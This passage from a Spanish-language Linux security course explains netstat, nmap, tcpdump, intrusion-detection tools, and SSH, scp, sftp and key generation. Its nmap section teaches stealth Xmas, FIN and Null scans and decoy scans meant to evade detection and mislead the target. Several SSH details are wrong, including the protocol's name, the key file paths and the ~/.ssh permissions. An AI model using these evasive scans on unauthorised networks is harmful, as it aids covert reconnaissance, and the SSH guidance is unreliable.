8. Si se programa un reinicio, verifique que los cambios que efectuó esten funcionando apropiadamente y que los servicios no necesarios ya no se esten ejecutándo.

Médidas de Control de Acceso

La preocupación principal en asegurar un sistema el día de hoy son las redes. Las redes permiten que se accesen información en otros sistemas y que otros sistemas accesen la nuestra. Pero uno deben controlar con mucho cuidado este acceso. Debemos asegurarnos de que no existan agujeros en nuestros sistemas que nos hagan vulnerables. La mejor manera y la más económica es ejecutar sólo los servicios que son absolutamente necesarios.

Aunque las mayoría de servidores FTP permiten el acceso solo permiten a los archivos debajo del directorio root del FTP, asegurese que su FTP no permita accesos a archivo sencibles. Si usted no es cuidadoso, los usuarios pueden adquirir acceso a su directio web y sobreescribir estos archivos.

Proteger los Servicios

Ustued puede proteger los servicios con la coordinación de varios permisos, servicios y tecnicas. Usted debe cambiar los por defectos de su sistemas y eliminar servicios innecesarios.

Proteja su Perfil

La adquisición de su perfil le da al cracker la naturaleza para determinar la naturaleza de un host de una red. También es la habilidad para determinar la naturaleza del tráfico que viaja desde y hacia el host. Los sniffers de paquetes pueden ser usados para perfilar un host. Una vez una NIC(Network Interface Card). Esta en modo promiscuo, un cracker puede entonces empezar a comprometer la seguridad de la red. Existen varios métodos disponibles para contrarestar esta actividad.

Coordinar los Métodos y las Técnicas

Uno de los conceptos más importantes en asegurar los recursos es la habilidad de coordinar los métodos y tecnicas para si un cracker burla un metodo, su sistema pueda contratracar con otro. A medida que usted coordina los servicios, enfrente cada uno por separado, considere http, telnet y servidores ftp. Cada uno de estos sistemas tienen vulnerabilidades especificas que deben ser enfrentadas individualmente.

Defina las políticasde operación en conjunto con las políticasde seguridad de servicios. Su sistema no debe depender solamente de un elemento de seguridad como puede ser: autentificación, encriptación o auditoria. Por ejemplo si usted depende de autentificación, ustede debe agregar una capa adicional de encriptación o auditoria.

Cambie los Valores por Defecto para Proteger los Servicios

Cualquier cracker experimentado sabe los valores por defectos de un servicio en particular, servidor u ordenador. Asi que, usted debe cambiar cuantos valores por defectos le sean posible. Estudiaremos más sobre este aspecto de los cambio de los valores por defecto más adelante.

Monitorear los Servicios

Es importante para un administrador de sistema saber que servicios se estan ejecutando, quien lo esta ejecutando y que información esta siendo manejada por ellos. Utilitarios como netstat y nmap ayudan al usuario a entender la presencia y origen de un servicio en uso.

Netstat

El propósito de netstat es proveer un reporte de todas las conexiones, cuales interfases estan siendo usadas y las tablas de enrutamiento. Aunque netstat contine muchas opciones solo discutiremos unas cuantas de ellas en esta sección. Para ver un listado completo de las opciones y sus descripciones, por favor

refierase a las paginas man de comando netstat de la sección 8.

Consulta de la Tabla de Enrutamiento

Si ejecuta netstat usando el indicador –r, puede ver la información de la tabla de encaminamiento del núcleo igual que hemos venido haciendo hasta ahora con route. Para vstout, tendríamos:

```
# netstat -nr
Kernel IP routing table
Destination   Gateway     Genmask          Flags  MSS     Window  irtt Iface
127.0.0.1     *           255.255.255.255  UH     0       0       0    lo
172.16.1.0    *           255.255.255.0    U      0       0       0    eth0
172.16.2.0    172.16.1.1  255.255.255.0    UG     0       0       0    eth0
```

La opción -n hace que netstat imprima las direcciones IP en notación de cuaterna en vez de usar los nombres simbólicos de las máquinas o las redes. Esto es especialmente útil si pretende evitar consultas para esos nombres a través de la red (por ejemplo consultas a un servidor DNS o NIS).

La segunda columna de la salida producida por netstat informa sobre las pasarelas a las que apunta la información de encaminamiento. Si una ruta no usa pasarela, el programa imprime un asterisco. La tercera columna imprime el nivel de “generalización” de una ruta. Dada una dirección IP para la que encontrar una ruta apropiada, el núcleo recorre la tabla registro a registro haciendo un "AND" lógico de la dirección y la máscara de nivel de generalización antes de compararla con el destino que muestra dicho registro.

La cuarta columna muestra varios indicadores que describen la ruta:

G	La ruta utiliza una pasarela.
U	La interfaz está activa.
H	Esta interfaz permite el acceso a una sola máquina. Este es el caso de la interfaz de bucle local 127.0.0.1.
D	Esta ruta es creada dinámicamente. Aparece si la entrada de la tabla ha sido generada por un demonio de encaminamiento como gated o por un mensaje de redirección ICMP (ver la sección Sección 2.5” en el capítulo 2).
M	Presente cuando este registro ha sido modificado por un mensaje de redirección ICMP.
!	La ruta es una ruta de rechazo, y los datagramas serán descartados.

Las siguientes tres columnas muestran el MSS, tamaño de ventana y irtt que serán aplicados a las conexiones TCP establecidas a través de esta ruta. El MSS es el Tamaño Máximo de Segmento, y es el tamaño del datagrama más grande que construirá el núcleo para transmitir a través de esta ruta. La Ventana es la cantidad máxima de datos que el sistema aceptará de una sola vez desde una máquina remota. El acrónimo irtt significa “tiempo inicial de ida y vuelta”, por sus iniciales en inglés. El protocolo TCP se asegura de que los datos han sido transmitidos de forma fiable entre máquinas retransmitiendo un datagrama si éste ha sido perdido. El protocolo TCP mantiene un contador de cuánto tarda un datagrama en ser enviado a su destino, y el "recibo" que se recibe, de forma que sabe cuánto esperar antes de suponer que un datagrama necesita retrasmitirse. Este proceso se llama tiempo de ida y vuelta. El tiempo de ida y vuelta inicial es el valor que el protocolo TCP usará cuando se establezca una conexión por primera vez. Para la mayoría de los tipos de redes, el valor por omisión es válido, pero para algunas redes lentas, especialmente ciertos tipos de redes de radiopaquetes de aficionados, el tiempo es demasiado pequeño y causa retransmisiones innecesarias. El valor de irtt puede ajustarse usando el comando route. Los campos a 0 significan que se está usando el valor por omisión.

Para terminar, el último campo muestra el interfaz de red que usará esta ruta.

Consulta de la Estadistica de una Interfaz

Cuando se invoca con el indicador –i netstat presenta las estadísticas para las interfaces de red configuradas en ese momento. Si también se pasa la opción –a, mostrará todas las interfaces presentes en el núcleo, y no sólo aquellas que hayan sido configuradas. En vstout, la salida para netstat sería algo así:

```
# netstat -i
Kernel Interface table
Iface MTU Met  RX-OK RX-ERR RX-DRP RX-OVR  TX-OK TX-ERR TX-DRP TX-OVR Flags
lo    0   0    3185   0      0      0      3185   0      0      0      BLRU
eth0  1500 0   972633 17     20     120    628711 217    0      0      BRU
```

Los campos MTU y Met muestran los valores actuales de MTU y de métrica para esa interfaz. Las columnas RX y TX muestran cuántos paquetes han sido recibidos o transmitidos sin errores (RX-OK/TX-OK) o dañados (RX-ERR/TX-ERR); cuántos fueron descartados (RX-DRP/TX-DRP); y cuántos se perdieron por un desbordamiento. (RX-OVR/TX-OVR).

La última columna muestra los indicadores activos para cada interfaz. Son abreviaturas del nombre completo del indicador, que se muestran con la configuración de la interfaz que ofrece ifconfig:

B Dirección de difusión activa.

L La interfaz es un dispositivo de bucle local.

M Se reciben todos los paquetes (modo promiscuo).

O ARP no funciona para esta interfaz.

P Conexión punto a punto.

R La interfaz funciona.

U La interfaz está activa.

Mostrar Conexiones

El netstat ofrece una serie de opciones para mostrar los puertos activos o pasivos. Las opciones –t, –u, –w, y –x muestran conexiones activas a puertos TCP, UDP, RAW, o Unix. Si incluye además el indicador –a, se mostrarán también los puertos que estén esperando una conexión (es decir, que estén escuchando). Esto le dará una lista de todos los servidores que estén corriendo actualmente en su sistema.

Llamar a netstat -ta en vlager produce esta salida:

```
$ netstat -ta
Active Internet Connections
Proto Recv-Q Send-Q Local Address   Foreign Address         (State)
tcp        0      0 *:domain        *:*                     LISTEN
tcp        0      0 *:time          *:*                     LISTEN
tcp        0      0 *:smtp          *:*                     LISTEN
tcp        0      0 vlager:smtp     vstout:1040             ESTABLISHED
tcp        0      0 *:telnet        *:*                     LISTEN
tcp        0      0 localhost:1046  vbardolino:telnet       ESTABLISHED
tcp        0      0 *:chargen       *:*                     LISTEN
tcp        0      0 *:daytime       *:*                     LISTEN
tcp        0      0 *:discard       *:*                     LISTEN
```

```
tcp      0      0  *:echo          *:*             LISTEN
tcp      0      0  *:shell         *:*             LISTEN
tcp      0      0  *:login         *:*             LISTEN
```

Esta salida muestra que la mayoría de los servidores están simplemente esperando una conexión externa. Sin embargo, la cuarta línea muestra una conexión SMTP desde vstout, y la sexta línea le indica que usted está haciendo una conexión telnet a vbardolino.

El indicador –a por sí sólo indicará todos los sockets de todo tipo.

nmap

Es otro utilitario que puede ser usado para estudiar las conexiones sobre una red. En vez de analizar la red desde el punto de vista de los servicios que se estan ejecutando en ella, nmap escanea los puertos de un computador o de una red de ordenadores para captar información acerca de cuales servicios se estan ejecutando. Esto puede ser muy util para localizar computadoras y detectar intrusos y sus sistemas operativos. Debe ser cuidadoso, ya que los administradores de sistema consideran que el escaneado de un puerto es la primera senal de un ataque. Asegurese de tener el permiso de escanear una red. La sintaxis básica de nmap es:

```
nmap [tipo de scan] [opciones]
```

Por ejemplo si tenemos un host en nuestra red, con dirección ip 192.168.0.1 y deseamos conocer que puertos tiene abiertos, ejecutamos:

```
# nmap 192.168.0.1
```

```
Nmap nos mostrara en pantalla algo como esto:
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
 Interesting ports on localhost (192.168.0.1):
 (The 1545 ports scanned but not shown below are in state: closed)
 Port State Service
 22/tcp open ssh
 25/tcp open smtp
 111/tcp open sunrpc
 6000/tcp open X11

Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```

Este resultado puede variar, dependiendo de las opciones que se le pasen a nmap o de la cantidad de puertos, que se encuentren abiertos en el host, que esta siendo "scaneado".

Si queremos, conocer que tipo de sistema operativo, esta corriendo el host al que le realizamos el scaneo, sólo basta agregar el parámetro -O a el comando nmap.

```
# nmap -O 192.168.0.1
```

nos mostrara un resultado como este:

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
 Interesting ports on localhost (192.168.0.1):
 (The 1545 ports scanned but not shown below are in state: closed)
 Port State Service
 22/tcp open ssh
 25/tcp open smtp
```

111/tcp open sunrpc
6000/tcp open X11

No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).

TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i386-suse-linux%D=7/20%Time=3D39A479%O=22%C=1)
TSeq(Class=RI%gcd=1%SI=1B445E%IPID=Z%TS=100HZ)
TSeq(Class=RI%gcd=1%SI=2E12CD%IPID=Z)
T1(Resp=Y%DF=Y%W=7FFF%ACK=S++%Flags=AS%Ops=MNNTNW)
T1(Resp=Y%DF=Y%W=7FFF%ACK=O%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=7FFF%ACK=S++%Flags=AS%Ops=MNNTNW)
T3(Resp=Y%DF=Y%W=7FFF%ACK=O%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds

Este es el resultado que mostró el comando, al realizar un scaneo a una pc con Linux, distribución SuSE Linux. Pero que significan esas cadenas de caracteres en la salida de nmap?

TCP/IP fingerprint:
SInfo(V=2.54BETA30%P=i386-suse-linux%D=7/20%Time=3D39A479%O=22%C=1)
TSeq(Class=RI%gcd=1%SI=1B445E%IPID=Z%TS=100HZ)
TSeq(Class=RI%gcd=1%SI=2E12CD%IPID=Z)
T1(Resp=Y%DF=Y%W=7FFF%ACK=S++%Flags=AS%Ops=MNNTNW)
T1(Resp=Y%DF=Y%W=7FFF%ACK=O%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
...

Pues, todo esto es la “huella” TCP/IP (TCP/IP fingerprint) que posee cada Sistema Operativo en particular.

Nmap nos muestra esto cada vez que no logra identificar con exactitud que Sistema Operativo se esta corriendo en el Host destino.

Y como hace nmap, para reconocer el sistema operativo, que se esta ejecutando en el host destino?.

Básicamente, cada sistema operativo, responde diferente, cuando se le envían paquetes tcp específicos (en realidad no tan específicos, más bien incoherentes) , así se logra determinar con una buena exactitud, que sistema operativo se esta ejecutando.

Al ejecutar nmap, contra un host con sistema operativo Windows XP, se produjo este resultado:

 # nmap -O 192.168.0.1

Starting nmap V. 2.54BETA30 (www.insecure.org/nmap/)
Interesting ports on (192.168.0.2):
(The 1544 ports scanned but not shown below are in state: closed)
Port State Service
135/tcp open loc-srv
139/tcp open netbios-ssn
445/tcp open microsoft-ds

```
1025/tcp open listen
5000/tcp open fics

Remote OS guesses: Windows Me or Windows 2000 RC1 through final
 release, Windows Millenium Edition v4.90.3000

Nmap run completed -- 1 IP address (1 host up) scanned in 3 seconds
```

Ahora bien si realmente es necesario conocer que sistema operativo se esta corriendo en el host remoto, es mejor utilizar otra herramienta, junto con nmap, como por ejemplo : QueSO.

QueSO, es un detector de sistema operativo remoto, QueSO, realiza una mejor verificación de Sistema Operativo.

Por algo Queso es utilizado en el proyecto Contador de Sistema Operativo en Internet, The Internet Operating System Counter.

Ahora, veremos un par de opciones más interesantes que posee nmap.

Identificando los hosts activos, en nuestra red.

Supongamos, que tenemos una red, 192.168.0.x, y deseamos conocer que hosts se encuentran activos, fácilmente, lo podemos saber con nmap, esto lo podemos conocer al realizar un ping scan.

```
#nmap -sP 192.168.0.1-255
```

Realizando Stealth Scans

Con este tipo de scan, se pretende no ser detectado por software de detección de scaneos, se envían paquetes a los hosts con ciertos "flags" TCP activados o desactivados para evitar ser detectados.

sN: Stealth, Null Scan, este tipo de scan pone en off todos los flags.
sF: Stealth FIN Scan, este tipo de scan usa paquetes con el flag FIN activado para las pruebas.
sX: Stealth Xmas Tree Scan, este tipo de scan envía paquetes con los flag FIN, URG, y PUSH activados.
sp: Ping Scan, realiza un scan dentro de un rango específico de hosts. Útil para conocer que hosts se encuentran en línea sin ser detectados.

Si deseamos hacer un stealth scan del tipo Xmas Tree, y ademas deseamos conocer que sistema operativo esta corriendo el host de destino, ejecutamos:

```
#nmap -sX -O 192.168.1.2
```

Despistalo con un Decoy Scan:

-D: Esta opción se utiliza para tratar de engañar al host, al cual se esta "scaneando", que los scans se están generando desde otros hosts, que se especifican en la opción -D.

En el siguiente ejemplo, realizamos un Stealth Xmas Tree scan (-sX) hacia el host 192.168.0.1, en los puertos 25(SMTP), 53(DNS), le indicamos a nmap que no genere pings hacia el host, y tratamos de engañar al host (-D, Decoy), haciéndole creer que los scans se están generando desde los hosts 1.2.3.4 y 5.6.7.8.

```
#nmap -p 25,53 -sX -P0 -D 1.2.3.4,5.6.7.8 192.168.0.1
```

Guardando los Resultados de tus Scans

Nmap permite guardar los resultados de un scan, en varios tipos de formato de archivo: Normal, XML, Grepable, All, y en formato "S" (s|<ipT kiDd|3 f0rM iNto THe fiL3 U sPecfy 4s an arGuMEnT!, o mejor

conocido como formato Script Kiddie!).

Si deseamos hacer un stealth scan del tipo Xmas Tree, también deseamos conocer que sistema operativo esta corriendo el host de destino, y además deseamos guardar el resultado de este scan en un archivo llamado "scanresult.txt", ejecutamos:

#nmap -sX -O 192.168.1.2 -oN scanresult.txt

Ahora si lo que deseamos es realizar el scan anterior pero dentro de un rango de hosts específicos, digamos del host 192.168.1.1 hasta la ip 192.168.1.255 , y deseamos guardar el resultado del scan en un archivo de texto normal entonces ejecutamos:

#nmap -sX -O 192.168.1.1-255 -oN scanresult.txt

Interfaces Gráficas para nmap.

Si no desean, utilizar la interfaz de comandos de nmap, fácilmente pueden utilizar 2 de las interfaces gráficas más conocidas, que existen para nmap.

- nmapFE
- KMAP

Espero que este articulo les resulte útil en sus auditorias de seguridad, ya que solo conociendo las vulnerabilidades que existen en nuestras redes, sabremos que médidas tomar para protegernos mejor.

tcplogd

Detecta rastreos realizados de forma 'silenciosa', es decir aquellas que usan alguna técnica especial como conexiones medio abiertas para que sean más difíciles de detectar. Algunas herramientas que realizan este tipo de rastreos son NMAP, QueSo y Saint. Puede obtenerse esta herramienta en http://kalug.lug.net/tcplogd/ (http://kalug.lug.net/tcplogd/).

Shadow

Al igual que tcplogd, Shadow detecta rastreos silenciosos. Es fácil de instalar y suele dar buenos resultados. Está formado por dos partes (al menos) un sensor situado fuera del cortafuegos y un analizador de logs que se debe instalar en una máquina interna de la red. Puede obtenerse más información en http://www.nswc.navy.mil/ISSEC/CID/ (http://www.nswc.navy.mil/ISSEC/CID/).

HostSentry (proyecto Abacus)

Esta herramienta busca comportamientos extraños al entrar en el sistema, como hacerlo fuera de las horas de trabajo, desde lugares no habituales, etc. HostSentry se distribuye bajo licencia GPL y puede obtenerse en http://www.psionic.com/abacus/ (http://www.psionic.com/abacus/) junto con otras herramientas relacionadas englobadas dentro del proyecto Abacus.

El tcpdump

Este utilitario le permite a un administrador de sistema monitorear todos los paquetes que viajan por una interface de su red. Si hay un ataque en curso, la información del atacante puede ser obtenida de la salida del comando. No es muy efectiva en una interfaz con mucho tráfico ya que devolverá muchisima información.

Algunos ejemplos rapidos de tcpdump:

 # tcpdump –i eth0 –c 100 –s 500

Nos sacará por pantalla los primeros 100 paquetes (-c 100) que pasen por la interfaz eth0 (-i eth0) con un

tamaño maximo de paquete de 500 bytes (-s 500)

 # tcpdump –qec 1

Tenemos varias formas de sacar paquetes por pantalla: -q (quiet o silencioso (poca información)) y –v y –vv que van de menos a más información. La opción –e nos sacará las direcciones mac origen/destino y –c 1 nos sacará solo el primer paquete como ya hemos explicado antes.

Que tipo de tráfico podemos capturar: Podemos capturar tráfico basado en:

- Direcciones
- Protocolos
- Puertos
- Caracteristicas de paquetes
- Combinación de todos estos

Filtrando por direcciones

 # tcpdump host pedro

Nos sacará toda la información relativa al host 'pedro'.

 # tcpdump dst host pedro

Nos sacará toda la información donde el host destino sea 'pedro'

 # tcpdump ether src host 0:a0:3b:3:e1:1d

Nos sacará toda la información donde la tarjeta de red de origen sea la dirección mac: 0:a0:3b:3:e1:1d (Sintaxis: ether host)

 # tcpdump –c 100 net 192.168.1.0 mask 255.255.255.0

Mostrará los primeros 100 paquetes (-c 100) de la red 192.168.1.0 (net 192.168.1.0) con una mascara de red de 255.255.255.0 (mask 255.255.255.0)

Filtrando por protocolos

 # tcpdump upd

Mostrará todos los paquetes que viajen por udp

 # tcpdump –i eth0 –c 1000 –s 300 udp

Mostrará los primeros 1000 (-c 1000) paquetes de la interfaz eth0 (-i eth0) con un tamaño de paquete maximo de 300 bytes (-s 300) en el protocolo udp.

 # tcpdump port 23

Mostrará todos los paquetes que vayan por el puerto 23

Mezclando Filtros

 # tcpdump not port 22

Mostrará toda la información excepto la que vaya por el puerto 22

 # tcpdump port 23 and host pedrito

Mostrará toda la información que vaya por el puerto 23 y por el host pedrito

 # tcpdump not "(port 23 and host pedrito and host marcos)"

Mostrará toda la información que ni vaya por el puerto 23, ni por el host pedrito ni por el host marcos

 # tcpdump dst host pedrito and dst port 80

Mostrará toda la información que vaya al host pedrito (dst host pedrito, usualmente mi maquina) y al

puerto destino 80 (dst port 80)

 # tcpdump –i etho –c 100 –s 1000 src host marcos and "(dst host pedrito or dst host luisito)" and dst port 22

Como ves, mezclando información podemos tener filtros largos y todo lo complicados que queramos… este filtro nos mostrará los primeros 100 paquetes que pasen por la interfaz eth0 (-i eth0) con tamaño maximo de paquete de 1000 bytes (-s 1000) que vengan del host marcos (src host marcos) y que vayan o al host pedrito o al host luisito "(dst host pedrito or dst host luisito)" al puerto 22 (dst port 22)

Whois

Las entradas asociadas con intrusiones por lo general contendrá un nombre de dominio o dirección IP que apuntan al sitio donde se disparó el log. Obtener el IP o el dominio le permite a un administrador bloquear como le sea necesario con utilitarios como los wrappers de TCP, pero aún más información puede ser obtenida con el comando whois para buscar el dueño de la dirección.

COMUNICACIONES SEGURA

Con el crecimiento del Internet y la necesidad de las diferentes organizaciones de compartir data sensible atraves de la red pública, el uso de canales de comunicación segura se ha convertido en una necesidad imperante. Ya sea que la comunicación sea a corta distancia por una intranet o intercontinental, la comunicación debe ser segura, sino es una invitación a abusos potenciales. Las herramientas disponibles para llevar esto a cabo en GNU/Linux son ssh, sftp y scp. Cada uno de estos seran discutidos en las siguientes secciones:

- SSH
- SFTP
- SCP

SSH

La mayoría de las comunicaciones en el Internet se llevan a cabo sin ningún tipo de encriptación. La data u otro tipo de información, como las contraseñas, pueden ser parseadas en el tráfico de la red. Se dan situaciones en las cuales estas pueden ser interceptadas y entonces se da la situación que información como las contraseñas se pueden ver comprometidas. El SSH (Secure Socket Host) enfrenta esta problemática con la creación de canales de comunicación encriptados y seguros entre los dos puntos que desean comunicarse. La única real desventaja del SSH es que consume ancho de banda adicional por la encriptación de los datos. Es de absoluta necesidad que toda la comunicación del superusuario se llevada a cabo por ssh y no por telnet. Una vez instalado y configurado no hay difrencia, desde el punto de vista del usuario, entre telnet y el ssh, ya que el comando ssh es un sustituto seguro de los comandos rlogin, rsh, y telnet. Esto permite iniciar sesiones y ejecutar comandos en máquinas remotas.:

$ ssh equipo.remoto

Debe diferenciar entre el ssh que se refiere a un comando o utilitario específico al SSH que se puede referir a un grupo de utilitarios que garantizan una comunicación segura. Recuerde que ningún método de comunicación debe ser considerado 100% seguro pero hasta el día de hoy no se han reportado métodos de crackear SSH.

El paquete de SSH contiene utilitarios de reemplazo para telnet, rlogin, rsh, ftp y rcp, los cuales transmiten información por el Internet en texto plano. Los crackers pueden explotar esta debilidad para conseguir control sobre nuestro sistema con simple monitoreo de programas como sniffit. Adicional a esta debilidad esta otra quees que ellos permiten en su sistemas de autentificación la opci´øn de verificar los usuarios igualando sis nombres de usuarios con su dirección IP, así permitiendo a un usuario entrar sin el uso de una con-

traseña. Un cracker puede aprovechar esta debilidad con el método de spoofing o el uso de una IP falsa.

El paquete SSH elimina estos problemas usando encriptación y protocolos de autentificación para efectuar las mismas funciones que los programas de telnet, rlogin rsh, ftp y rcp. La data que se transmite por el Internet usando los utilitarios del SSH es encriptada, lo que lo hace casi imposible de robarnos la información. El SSH también permite métodos más alto de autentificación para verificar la autenticidad de los usuarios. El SSH usa un sistema de llaves enccriptadas para verificar la validez del usuario. De este tópico hablaremos más adelante.

El paquete SSH está disponible en dos versiones, SSH1 y el SSH2, que representan dos protocolos completamente diferente. Como el SSH1 ya no se mantiene, se recomienda el uso del SSH2 solamente. El SSH2 difiere del SSH1 en varias cosas. Ambos usan encriptación y métodos fuerte de autentificación, pero sólo el SSH2 incluye el sftp. SSH2 limita el número de métodos de autentificación. El SSH1 permite Kerberos, login .rhosts, contraseñas y el sistema de llaves encriptadas RSA, pero el SSH2 sólo permite el sistema de llaves y contraseñas encriptadas DSA.

SSH2 no permite el login .rlogin por sus muchas vulnerabilidades. Con los utilitarios trradicionales los crackers pueden obtener acceso (ftp, rlogin, rsh, etc) ingresando al sistema sin una contraseña, si el sistema reconoce o IP o el equipo. La información del usuario es simplemente comparada con la del archivo .rhosts para revisar la validez, asíi haciendo que el sistema sea vulnerable al método de spoofing.

El SSH1 previene el spoofing incluyendo la opción de combinar el login .rhosts con un sistema de llaves encriptadas como el RSA. Con la opción invocada, es requerido del usuario desincriptar la llave que el servidor le presentó e igualar la información dentro del archivo .rhosts o la del archivo /etc/hosts.equiv. El SSH2 elimina la vulnerabilidad e spoofing eliminando la opción del login .rhosts.

Existen más diferencias entre el SSH1 y el SSH2, debido a que son dos protocolos completamente diferente. La mayoría de servidores están configurados para manejar las peticiones del cliente vía cualquier de los dos protocolos. Esto se lleva a cabo configurando al daemon de SSH2 que lance un SSH1 cuando se le efectuan peticiones para este protocolo. Los paquetes también difieren en el utilitario sftp del SSH2. Además de estas diferencias también existen dos versiones del SSH, pública y privada, lo que significa que una es gratuíta y la otra se vende. No hay diferencia entre ambas debido a los requerimientos básicos de la IETF (Internet Engineering Task Force). El OpenSSH soporta el SSH2.

Uso del comando ssh

Inicie una sesión en una máquina remota con ssh, que es muy parecido a utilizar el comando telnet. Por ejemplo, para iniciar una sesión en una máquina remota llamada penguin.example.net, tecleará lo siguiente desde el intérprete de comandos de la shell:

 # ssh penguin.example.net

La primera vez que ejecute ssh contra una máquina remota, verá un mensaje similar al siguiente:

The authenticity of host 'penguin.example.net' can't be established.
DSA key fingerprint is 94:68:3a:3a:bc:f3:9a:9b:01:5d:b3:07:38:e2:11:0c.
Are you sure you want to continue connecting (yes/no)?

Teclee yes para continuar. Esto le permitirá añadir al servidor en su lista de host conocidos como se muestra en el siguiente mensaje:

Warning: Permanently added 'penguin.example.net' (DSA) to the list of known hosts.

A continuación, verá un indicador de comandos preguntándole por su contraseña desde una máquina remota. Después de introducir su contraseña, se encontrará en el indicador de comandos de la máquina remota. Si utiliza ssh sin ninguna de las opciones de la línea de comados, el nombre de usuario con el que se ha validado como la máquina local se validará en la máquina remota. Si quiere especificar un nombre de usuario diferente, utilice el siguiente comando:

 # ssh -l username penguin.example.net

También puede utilizar la sintaxis ssh username@penguin.example.net.

El comando ssh se puede utilizar para ejecutar un comando en una máquina remota sin acceder al indicador de comandos (prompt). La sintaxis es: ssh hostname command. Por ejemplo, si quiere ejecutar el comando ls /usr/share/doc en la máquina penguin.example.net, teclee el siguente comando desde el indicador de comandos:

 # ssh penguin.example.net ls /usr/share/doc

Una vez que introduzca la contraseña correcta, visualizará el contenido de /usr/share/doc y volverá a su indicador de comandos.

Uso del comando scp

El comando scp puede ser utilizado para transferir ficheros entre máquinas bajo una conexión segura y encriptada. Esto es similar a rcp.

La sintaxis general para transferir un fichero local a un sistema remoto es scp localfile username@tohostname:/newfilename. El parámetro localfile especifica el origen o procedencia y el grupo de username@tohostname:/newfilename especifica el destino.

Para transferir el fichero local shadowman a su cuenta en penguin.example.net, teclee lo siguiente en el interprete de comandos (cambie username con su nombre de usuario):

 # scp shadowman username@penguin.example.net:/home/username

Esto trasferirá el fichero local shadowman a /home/username/shadowman en penguin.example.net.

La sintaxis general para transferir un fichero remoto a un sistema local es:

 # scp username@tohostname:/remotefile /newlocalfile

El remotefile especifica el origen y newlocalfile especifica el destino.

Puede tranferir varios ficheros diferentes del origen al destino. Por ejemplo, para transferir el contenido del directorio /downloads a un directorio existente llamado uploads en la máquina remota penguin.example.net, teclee lo siguiente desde el intérprete de comandos de la shell:

 # scp /downloads/* username@penguin.example.net:/uploads/

Uso del comando sftp

La utilidad sftp que puede ser usada para abrir una sesión segura e interactiva de FTP. Esto es similar para ftp a excepción de que este utiliza un seguridad de conexión encriptada. La sintaxis general es sftp username@hostname.com . Una vez autentificado, podrá utilizar un conjunto de comandos similar al conjunto utilizado por el comando FTP. Consulte las páginas del manual de sftp para obtener un listado de todos estos comandos. Para consultar el manual ejecute el comando man sftp desde el indicador de comandos. La utilidad sftp está sólo disponible en la versiones 2.5.0p1 de OpenSSH y superiores.

Ejemplo 1

$ sftp [-P ruta-remota] [-l usuario-remoto] [-p puerto-remoto] [-C] [nombre-host]

El sftp puede ser usado en forma interactiva, donde podemos ejecutar comandos, aquí un ejemplo, luego de escribir sftp en la línea de comandos y presionar enter, somo presentados con el prompt de sftp>. Una lista de estos comandos se puede obtener escribiendo "?" y presionando ENTER:

$ sftp

Con el siguiente comando del del prompt interactivo podemos abrir una conexión a un ftp con el nombre de usuario miguel, así:

sftp> open -l miguel ftp.abiertos.org

Con el siguiente comando pedimos la requisición de archivo.txt desde el equipo remoto que nos encontramos conectados en la actualidad:

sftp> get archivo.txt

Ejemplo 2

El siguiente comando se usa para ingresar a un equipo remoto vía sftp:

 # sftp -l miguel ftp.abiertos.org

Generar Pares de Claves

Si no quiere introducir su contraseña todo el tiempo cada vez que se conecte a una máquina remota con ssh, scp, o sftp, puede generar un par de claves de autorización.

Las claves deben ser generadas para cada usuario. Para generar las claves de un usuario, debe seguir los siguientes pasos como el usuario que quiere conectarse a máquinas remotas. Si completa los siguentes pasos como root, sólo root será capaz de utilizar estas claves.

Generación de un Par de Claves para la Versión 2

Use los siguientes pasos para generar un par de claves DSA para la versión 2 del protocolo SSH.

1.- Para generar el par de claves DSA que funcionan con la versión 2 del protocolo, escriba el siguiente comando en el intérprete de comandos de la shell:

 # ssh-keygen -t dsa

Acepte la localización por defecto del fichero ~/.ssh/id_rsa. Introduzca una palabra de paso diferente a la contraseña de su cuenta y confirme ésta introduciéndola de nuevo.

Advertencia: Una palabra de paso es una cadena de caracteres o palabras utilizadas para autentificar a un usuario. Las palabras de paso se diferencian de las contraseñas en que se pueden utilizar espacios o tabuladores en la palabra de paso. Las palabras de paso son generalmente más largas que las contraseñas porque ellas son habitualmente frases en lugar de una simple.

La clave pública está escrita en ~/.ssh/id_dsa.pub. Es de suma importancia que no de la clave privada a nadie.

2. Cambie los permisos de su directorio .ssh mediante el uso del comando chmod 755 ~/.ssh.

3. Copie el contenido de ~/.ssh/identity.pub al fichero ~/.ssh/authorized_keys en la máquina sobre la cual se quiere conectar. Si ~/.ssh/authorized_keys no existe, puede copiar el fichero ~/.ssh/identity.pub al fichero ~/.ssh/authorized_keys en la máquina remota.

4. Si está ejecutando GNOME, vaya a la la sección de nombre Configuración de ssh-agent con GNOME. Si no está ejecutando GNOME, vaya a la la sección de nombre Configuración de ssh-agent.

Generación de un Par de Claves RSA para la Versión 2

Siga los siguientes pasos para generar un par de claves RSA para la versión 2 del protocolo SSH. Esto es lo predeterminado para iniciar con OpenSSH 2.9.

1. Para generar un par de claves RSA para trabajar con la versión 2 del protocolo, teclee el siguiente comando desde el indicador de comandos de la shell:

```
# ssh-keygen -t rsa
```

Acepte la localización por defecto del fichero ~/.ssh/id_rsa. Introduzca una palabra de paso diferente a la contraseña de su cuenta y confirme ésta introduciéndola de nuevo.

La clave pública está escrita en ~/.ssh/id_rsa.pub. No distribuya la clave a nadie.

2. Cambie los permisos de su directorio .ssh utilizando el comando chmod 755 ~/.ssh.
